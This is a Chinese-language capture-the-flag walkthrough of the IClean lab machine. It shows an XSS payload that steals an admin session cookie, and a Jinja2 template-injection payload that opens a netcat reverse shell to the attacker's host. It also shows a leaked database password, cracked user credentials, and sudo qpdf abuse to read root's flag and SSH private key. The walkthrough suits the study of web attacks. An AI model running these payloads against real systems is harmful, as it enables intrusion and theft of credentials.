

IClean,XSS攻擊、SSTI攻擊、qpdf(獲取root)

```
└─# nmap -sCV -p22,80 -A 10.10.11.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-06 17:06 EDT
Nmap scan report for 10.10.11.12
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2c:f9:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|_  256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%),
Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A
or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux
3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   198.17 ms 10.10.14.1
2   198.97 ms 10.10.11.12

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.36 seconds
```

WEB資訊

字型

 [Font Awesome](#) 4.0.3

網頁框架

 [Flask](#) 2.3.7

其他

 [Popper](#)

網頁伺服器


 [Flask](#) 2.3.7

程式語言

 [Python](#) 3.10.12

內容傳遞網路 (CDN)

 [cdnjs](#)

 [Cloudflare](#)

JavaScript 函式庫

 [Fancybox](#) 2.1.5

 [jQuery](#) 3.0.0

 [OWL Carousel](#)

 [jQuery Migrate](#) 3.0.1

 [jQuery UI](#) 1.12.1

 [Swiper](#)

UI 框架

 [Bootstrap](#) 4.1.0

目錄爆破

```
gobuster dir -u http://capiclean.htb/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -k
```

```
=====
/about      (Status: 200) [Size: 5267]
/login      (Status: 200) [Size: 2106] <=疑似注入點
/services   (Status: 200) [Size: 8592]
/team       (Status: 200) [Size: 8109]
/quote      (Status: 200) [Size: 2237] <=疑似注入點
/logout     (Status: 302) [Size: 189] [--> /]
/dashboard  (Status: 302) [Size: 189] [--> /]
/choose     (Status: 200) [Size: 6084]
```

測試：

/login = > SQL注入失敗

/quote = > SSTI失敗、單純shell失敗、可進行XSS攻擊

```
<IMG SRC="http://10.10.14.6:8000/test" />
```

我抓取假檔案...

```
1 POST /sendMessage HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 106
9 Origin: http://capiclean.htb
0 Connection: close
1 Referer: http://capiclean.htb/quote
2 Upgrade-Insecure-Requests: 1
3
4 &service=<IMG+SRC%3d"http%3a//10.10.14.6:8000/test"+/>&email=<IMG+SRC%3d"http%3a//10.10.14.6:8000/test"+/>
```

```
(root@kali)-[~]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.12 - - [07/Sep/2024 12:44:37] code 404, message File not found
10.10.11.12 - - [07/Sep/2024 12:44:37] "GET /test HTTP/1.1" 404 -
10.10.11.12 - - [07/Sep/2024 12:44:58] code 404, message File not found
10.10.11.12 - - [07/Sep/2024 12:44:58] "GET /test HTTP/1.1" 404 -
10.10.11.12 - - [07/Sep/2024 12:46:57] code 404, message File not found
10.10.11.12 - - [07/Sep/2024 12:46:57] "GET /test HTTP/1.1" 404 -
10.10.11.12 - - [07/Sep/2024 12:47:18] code 404, message File not found
10.10.11.12 - - [07/Sep/2024 12:47:18] "GET /test HTTP/1.1" 404 -
```

嘗試抓取cookie值

```

```

獲取：

```
session=eyJyb2x1IjoimjEyMzJmMjk3YTU3YTZhbnZqODk0YTB1NGE4MDFmYzMiZmFQ.ZttsFA.BGc8WZXS26iIi35KlcVQzvinyqs
```

```
(root@kali)-[~]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.12 - - [07/Sep/2024 13:28:17] code 404, message File not found
10.10.11.12 - - [07/Sep/2024 13:28:17] "GET /test?c=session=eyJyb2x1IjoimjEyMzJmMjk3YTU3YTZhbnZqODk0YTB1NGE4MDFmYzMiZmFQ.ZttsFA.BGc8WZXS26iIi35KlcVQzvinyqs HTTP/1.1" 404 -
10.10.11.12 - - [07/Sep/2024 13:28:18] code 404, message File not found
10.10.11.12 - - [07/Sep/2024 13:28:18] "GET /test?c=session=eyJyb2x1IjoimjEyMzJmMjk3YTU3YTZhbnZqODk0YTB1NGE4MDFmYzMiZmFQ.ZttsFA.BGc8WZXS26iIi35KlcVQzvinyqs HTTP/1.1" 404 -
10.10.11.12 - - [07/Sep/2024 13:28:18] code 404, message File not found
10.10.11.12 - - [07/Sep/2024 13:28:18] "GET /test?c=session=eyJyb2x1IjoimjEyMzJmMjk3YTU3YTZhbnZqODk0YTB1NGE4MDFmYzMiZmFQ.ZttsFA.BGc8WZXS26iIi35KlcVQzvinyqs HTTP/1.1" 404 -
10.10.11.12 - - [07/Sep/2024 13:28:19] code 404, message File not found
10.10.11.12 - - [07/Sep/2024 13:28:19] "GET /test?c=session=eyJyb2x1IjoimjEyMzJmMjk3YTU3YTZhbnZqODk0YTB1NGE4MDFmYzMiZmFQ.ZttsFA.BGc8WZXS26iIi35KlcVQzvinyqs HTTP/1.1" 404 -
10.10.11.12 - - [07/Sep/2024 13:28:19] code 404, message File not found
10.10.11.12 - - [07/Sep/2024 13:28:19] "GET /test?c=session=eyJyb2x1IjoimjEyMzJmMjk3YTU3YTZhbnZqODk0YTB1NGE4MDFmYzMiZmFQ.ZttsFA.BGc8WZXS26iIi35KlcVQzvinyqs HTTP/1.1" 404 -
10.10.11.12 - - [07/Sep/2024 13:28:20] code 404, message File not found
10.10.11.12 - - [07/Sep/2024 13:28:20] "GET /test?c=session=eyJyb2x1IjoimjEyMzJmMjk3YTU3YTZhbnZqODk0YTB1NGE4MDFmYzMiZmFQ.ZttsFA.BGc8WZXS26iIi35KlcVQzvinyqs HTTP/1.1" 404 -
10.10.11.12 - - [07/Sep/2024 13:28:20] code 404, message File not found
10.10.11.12 - - [07/Sep/2024 13:28:20] "GET /test?c=session=eyJyb2x1IjoimjEyMzJmMjk3YTU3YTZhbnZqODk0YTB1NGE4MDFmYzMiZmFQ.ZttsFA.BGc8WZXS26iIi35KlcVQzvinyqs HTTP/1.1" 404 -
```

/quote我放入cookie無效...


從chatGTP發現，此為 JWT 解密後：

```
{
  "role": "21232f297a57a5a743894a0e4a801fc3"
}
```

/quote此放入cookie也無效


我將cookie放入/login進行登入，也失敗，沒有改變頁面，

後續我逐一測試，發現/dashboard頁面有更動。[疑似當初登入成功，是有重定向]




稍微測試執行

/InvoiceGenerator



獲取：Invoice ID generated: 6599334661



/QRGenerator

Generate QR

Generate

QR Code Link: http://capiclean.htb/static/qr_code/qr_code_6599334661.png

Insert QR Link to generate Scannable Invoice:

submit

capiclean.htb/QRGenerator

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DATE
February 16, 2023

Invoice: k2hz222

DUE DATE
September 17, 2024

SERVICE	PRICE	QTY	TOTAL
Workmanship	\$39.99	10	\$399.99
Basic Cleaning	\$41	1	\$2155.99
SUBTOTAL			2554.99
TAX 25%			\$99.99
GRAND TOTAL			\$2654.99

PROJECT 123

CLIENT 123

ADDRESS 123

EMAIL 123@123

Company Name iClean

31 Spooner Street, RI 00093, US ADDRESS

(123) 456-789 PHONE

contact@capiclean.htb EMAIL

NOTICE:
A finance charge of 1.5% will be made on unpaid balances after 30 days.



/EditServices

Edit Services

Select service: Window Cleaning

Edit

Basic Cleaning
Deep Cleaning
Move-in/Move-out Cleaning
Commercial Cleaning
Carpet Cleaning
Window Cleaning
Upholstery Cleaning

沒法更動文字..

Edit Service Details

Service name: Window Cleaning


Service description: Our window cleaning service i

Service price: 1699.00

Service quantity: 89

Save

/QuoteRequests。看起來不重要..



/QRGenerator可進行SSTI攻擊。在&qr_link=底下

使用python失敗；使用Flask[Jinja2模組]成功

指令：

Pretty	Raw	Hex
<pre> 1 POST /ORGenerator HTTP/1.1 2 Host: capiclean.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: zh-TW 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 483 9 Origin: http://capiclean.htb 10 Connection: close 11 Referer: http://capiclean.htb/ORGenerator 12 Cookie: session=eYjyb2xIjoIMyEyMzJmMjc3YTU5YTlhNzQzODk0YTEtNGE4MDFwYzMiLfo.ZttsFA.BGc8NZS26i1i3SKlcvQZviynqs 13 Upgrade-Insecure-Requests: 1 14 15 invoice_id=&form_type=scannable_invoice&qr_link= %7b%7drequest%7ctattr('application')%7ctattr('%5csf%5cfglobal%5csf%5csf')%7ctattr('%5csf%5csfgetitem%5csf% %5csf')'%5csf%5csfbuiltins%5csf%5csf')%7ctattr('%5csf%5csfgetitem%5csf%5csf')('%5csf%5csfiimport%5csf% %5csf%5csf')('%os')%7ctattr('popen')('%id')%7ctattr('read')('%7d%7do%5c20%20%20%20from%5c20flask%5c20import%5cmake_response e%5cd%5c20%20%20%20%20%20%20%20%20%20%20%20return%5cd%5c20%20%20%5cd%7d%7d </pre>	<pre> 96 <div class="arrow-back"> <div class="inner-arrow"> contact@capiclean.htb EMAIL </div> </div> 97 </div> 98 </div> 99 <div id="notices"> 100 <div> NOTICE: <div class="notice"> A finance charge of 1.5% will be made on unpaid balances after 30 days . </div> 102 </div> 103 <script> 104 let randomNumber1=Math.floor(Math.random()*100); 105 document.getElementById('randomNumber1').textContent="\$"+randomNumber1; 106 let randomNumber=Math.floor(Math.random()*10000); 107 document.getElementById('randomNumber2').textContent="\$"+randomNumber+".99"; 108 document.getElementById('randomNumber3').textContent="\$"+(randomNumber+399.99+100); 109 let total=document.getElementById('total').textContent=(randomNumber+399)+".99"; 110 </script> 111 </main> 112 <div class="qr-code-container"> <div class="qr-code"> </pre>	

指令：

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')(\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')(\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('rm /tmp/f;mkfifo /tmp/f;cat
```

```
/tmp/fl/bin/sh -i 2>&1|nc 10.10.14.6 9200 >/tmp/f
')|attr('read')({})}
```

```
nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.12] 41710
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
consuela:x:1000:1000:consuela:/home/consuela:/bin/bash
$
```

在 `/opt/app/app.py` 找到資料庫資訊

```
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}
```

找到使用者、密碼

```
+-----+-----+-----+-----+
-----+
| id | username | password |
role_id |
+-----+-----+-----+-----+
-----+
| 1 | admin | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 |
21232f297a57a5a743894a0e4a801fc3 |
| 2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa |
eellcbb19052e40b07aac0ca060c23ee |
+-----+-----+-----+-----+
-----+
```

解碼後：simple and clean

登入成功

```
su consuela
Password: simple and clean

consuela@iclean:/opt/app$ cd /home/^[200~consuela^[201~
cd /home/consuela
consuela@iclean:~$ id
id
uid=1000(consuela) gid=1000(consuela) groups=1000(consuela)
consuela@iclean:~$ whoami
whoami
consuela
consuela@iclean:~$
```

user flag

```
consuela@iclean:~$ cat user.txt
cat user.txt
ef89d218a1e2ba7d7c21c4a177fd8c47
```

sudo 有東西

```
consuela@iclean:~$ sudo -l
sudo -l
[sudo] password for consuela: simple and clean

Matching Defaults entries for consuela on iclean:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf
consuela@iclean:~$
```

簡單看是啥東西

```
consuela@iclean:~$ ls -al ^[[200~/usr/bin/qpdf^[201~
ls -al /usr/bin/qpdf
-rwxr-xr-x 1 root root 18768 Mar 12 2022 /usr/bin/qpdf
consuela@iclean:~$ file ^[[200~/usr/bin/qpdf^[201~
file /usr/bin/qpdf
/usr/bin/qpdf: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]-3258afca8e62defce21bdbbbc7937b057e62388d, for GNU/Linux 3.2.0, stripped
consuela@iclean:~$ ^[[200~/usr/bin/qpdf^[201~
/usr/bin/qpdf
qpdf: an input file name is required

For help:
qpdf --help=usage      usage information
qpdf --help=topic      help on a topic
qpdf --help=option     help on an option
qpdf --help            general help and a topic list
```

參考：<https://qpdf.readthedocs.io/en/stable/cli.html>。

可新增一個空PDF文件 `sudo /usr/bin/qpdf --empty test`

```
consuela@iclean:~$ sudo /usr/bin/qpdf --empty test
consuela@iclean:~$ ls
test  user.txt
consuela@iclean:~$ file test
test: PDF document, version 1.3, 0 pages
```

嘗試讀取root flag失敗..

```
sudo /usr/bin/qpdf --empty test --add-attachment /root/root.txt --
```

```
consuela@iclean:~$ sudo /usr/bin/qpdf --empty test --add-attachment /root/root.txt --
consuela@iclean:~$ cat test
xPDF-1.3
%****
1 0 obj
<< /Names << /EmbeddedFiles 2 0 R >> /PageMode /UseAttachments /Pages 3 0 R /Type /Catalog >>
endobj
2 0 obj
<< /Names [ (root.txt) 4 0 R ] >>
endobj
3 0 obj
<< /Count 0 /Kids [ ] /Type /Pages >>
endobj
4 0 obj
<< /EF << /F 5 0 R /UF 5 0 R >> /F (root.txt) /Type /Filespec /UF (root.txt) >>
endobj
5 0 obj
<< /Params << /Checksum <1d8b9f0abba923235d1f819a7d9f1058> /CreationDate (D:20240908183512Z) /ModDate (D:20240908183512Z) /Size 33 >> /Type /EmbeddedFile /Length 41 /Filter /FlateDecode >>
stream
x*K*4KNJM**0KL6MNN2300N3L5*0J12N4J** Tendstream
endobj
xref
0 6
0000000000 65535 f
0000000015 00000 n
0000000124 00000 n
0000000173 00000 n
0000000226 00000 n
0000000321 00000 n
trailer << /Root 1 0 R /Size 6 /ID [<d39e246e9c6e781147b8f13b884c7d7e><d39e246e9c6e781147b8f13b884c7d7e>] >>
startxref
583
%%EOF
```

看起來flag在裡面，但不曉得是哪一段..，先傳回kali


```
scp consuela@10.10.11.12:test .
```

找到..



也可以獲取root私鑰

```
sudo /usr/bin/qpdf --empty test2 --add-attachment /root/.ssh/id_rsa --
```



獲取root

